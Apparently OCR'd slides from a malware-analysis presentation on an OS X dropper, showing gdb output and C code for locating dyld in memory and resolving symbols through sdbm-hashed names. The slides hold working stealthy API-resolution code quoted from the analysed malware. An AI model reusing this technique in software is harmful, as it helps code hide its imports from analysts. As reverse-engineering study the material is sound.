
- Caveat
- Must be compiled with:
- clang -o ebp ebp.c -arch i386 -mmacosx-version-min=10.6
- This forces use of old LC_UNIXTHREAD.

The dropper




```c
#include <stdio.h>

int main(void)
{
    int myebp = 0;
    __asm__("mov %%ebp, %0\n\t"
            : "=g" (myebp)
            :
            :);
    printf("Dyld return address: %x\n", *(int*)(myebp-0xc));
    return 0;
}
```

Lion



```
Breakpoint 1, 0x00001f10 in main ()
--------------------------------------------------------------------------[regs]
  EAX: 0x00000000  EBX: 0xBFFFFD24  ECX: 0xBFFFFCC4  EDX: 0x00000000  o d I t s Z a P c
  ESI: 0x00000000  EDI: 0x00000000  EBP: 0xBFFFFCBC  ESP: 0xBFFFFC9C  EIP: 0x00001F10
  CS: 001B  DS: 0023  ES: 0023  FS: 0000  GS: 000F  SS: 0023
--------------------------------------------------------------------------[code]
0x1f10:  55                      push   ebp         [ebp3]
0x1f11:  89 e5                   mov    ebp,esp             [ebp3]
0x1f13:  83 ec 18                sub    esp,0x18            [ebp3]
0x1f16:  e8 00 00 00 00          call   0x1f1b      [ebp3]
0x1f1b:  58                      pop    eax         [ebp3]
0x1f1c:  8d 80 79 00 00 00       lea    eax,[eax+0x79]      [ebp3]
0x1f22:  c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-0x4],0x0         [ebp3]
0x1f29:  c7 45 f8 00 00 00 00    mov    DWORD PTR [ebp-0x8],0x0         [ebp3]
--------------------------------------------------------------------------------
gdb$ x/x $esp-0x4-0x5c
0xbffffc3c: 0x8fe302ef
gdb$ info symbol 0x8fe302ef
__dyld__ZN13dyldbootstrap5startEPK12macho_headeriPPKclS2_ + 637 in section LC_SEGMENT.__TEXT._
_text of /usr/lib/dyld
```

Mavericks




```
Breakpoint 1, 0x00001f20 in main ()
---------------------------------------------------------------------------[regs]
  EAX: 0x00000000  EBX: 0xBFFFFD00  ECX: 0xBFFFFCA4  EDX: 0x00000000  o d I t s Z a P c
  ESI: 0x00000000  EDI: 0x00000000  EBP: 0xBFFFFC9C  ESP: 0xBFFFFC7C  EIP: 0x00001F20
  CS: 001B  DS: 0023  ES: 0023  FS: 0000  GS: 000F  SS: 0023
---------------------------------------------------------------------------[code]
0x1f20:  55                      push   ebp          [ebp]
0x1f21:  89 e5                   mov    ebp,esp              [ebp]
0x1f23:  83 ec 18                sub    esp,0x18             [ebp]
0x1f26:  e8 00 00 00 00          call   0x1f2b       [ebp]
0x1f2b:  58                      pop    eax          [ebp]
0x1f2c:  8d 80 6d 00 00 00       lea    eax,[eax+0x6d]       [ebp]
0x1f32:  c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-0x4],0x0         [ebp]
0x1f39:  c7 45 f8 00 00 00 00    mov    DWORD PTR [ebp-0x8],0x0         [ebp]
--------------------------------------------------------------------------------
gdb$ x/x $esp-0x4-0xc
0xbffffc6c: 0x8fe01077
gdb$ info symbol 0x8fe01077
__dyld__dyld_start + 71 in section LC_SEGMENT.__TEXT.__text of /usr/lib/dyld
gdb$ 
```

The dropper

- After all this excitement libraries are mmpa'ed.
- Search for the dyld symbols that allow to retrieve loaded images.
- Sdbm hash used to "obfuscate" the symbols names.

The dropper

- The function to resolve the symbols just locates the dyld symbol table and retrieves the value.
- Separate functions for Snow Leopard and Lion.
- No idea why!
- Lion version has an hardcoded value…



```
struct mach_header *mh = (struct mach_header*)dyld_base_addr;
/* point to the first load command */
char *load_cmd_addr = (char*)dyld_base_addr + sizeof(struct mach_header);
/* iterate over all load cmds and retrieve required info to solve symbols */
/* __LINKEDIT location and symbol/string table location */
for (uint32_t i = 0; i < mh->ncmds; i++) {
    struct load_command *load_cmd = (struct load_command*)load_cmd_addr;
    if (load_cmd->cmd == LC_SEGMENT) {
❶       struct segment_command *seg_cmd = (struct segment_command*)load_cmd;
        if (strncmp(seg_cmd->segname, "__LINKEDIT", 16) == 0) {
            linkedit_fileoff = seg_cmd->fileoff;
            linkedit_size    = seg_cmd->filesize;
        }
    }
    /* table information available at LC_SYMTAB command */
    else if (load_cmd->cmd == LC_SYMTAB) {
❷       struct symtab_command *symtab_cmd = (struct symtab_command*)load_cmd;
        symboltable_fileoff    = symtab_cmd->symoff;
        symboltable_nr_symbols = symtab_cmd->nsyms;
        stringtable_fileoff    = symtab_cmd->stroff;
        stringtable_size       = symtab_cmd->strsize;
    }
    load_cmd_addr += load_cmd->cmdsize;
}
```

```
/* pointer to __LINKEDIT offset */
char *linkedit_buf = (char*)dyld_base_addr + linkedit_fileoff;   ❶
/* retrieve all kernel symbols */
struct nlist *nlist = NULL;
for (uint32_t i = 0; i < symboltable_nr_symbols; i++) {
    /* symbols and strings offsets into LINKEDIT */
    mach_vm_address_t symbol_off = symboltable_fileoff - linkedit_fileoff;   ❷
    mach_vm_address_t string_off = stringtable_fileoff - linkedit_fileoff;

    nlist = (struct nlist*)(linkedit_buf + symbol_off + i * sizeof(struct nlist));
    char *symbol_string = (linkedit_buf + string_off + nlist->n_un.n_strx);
    if (HASH(symbol_string) == REQUESTED_HASH) {   ❸
        return nlist->n_value;
    }
}
```


```
struct nlist {
        union {
#ifndef __LP64__
                char *n_name;   /* for use when in-core */
#endif
                uint32_t n_strx; /* index into the string table */
        } n_un;
        uint8_t n_type;         /* type flag, see below */
        uint8_t n_sect;         /* section number or NO_SECT */
        int16_t n_desc;         /* see <mach-o/stab.h> */
        uint32_t n_value;       /* value of this symbol (or stab offset) */
};
```

The dropper

- The dyld functions are used to find out the base address of the libraries.
- Added to each resolved symbol.
- Function pointer is now available to be used.

The dropper

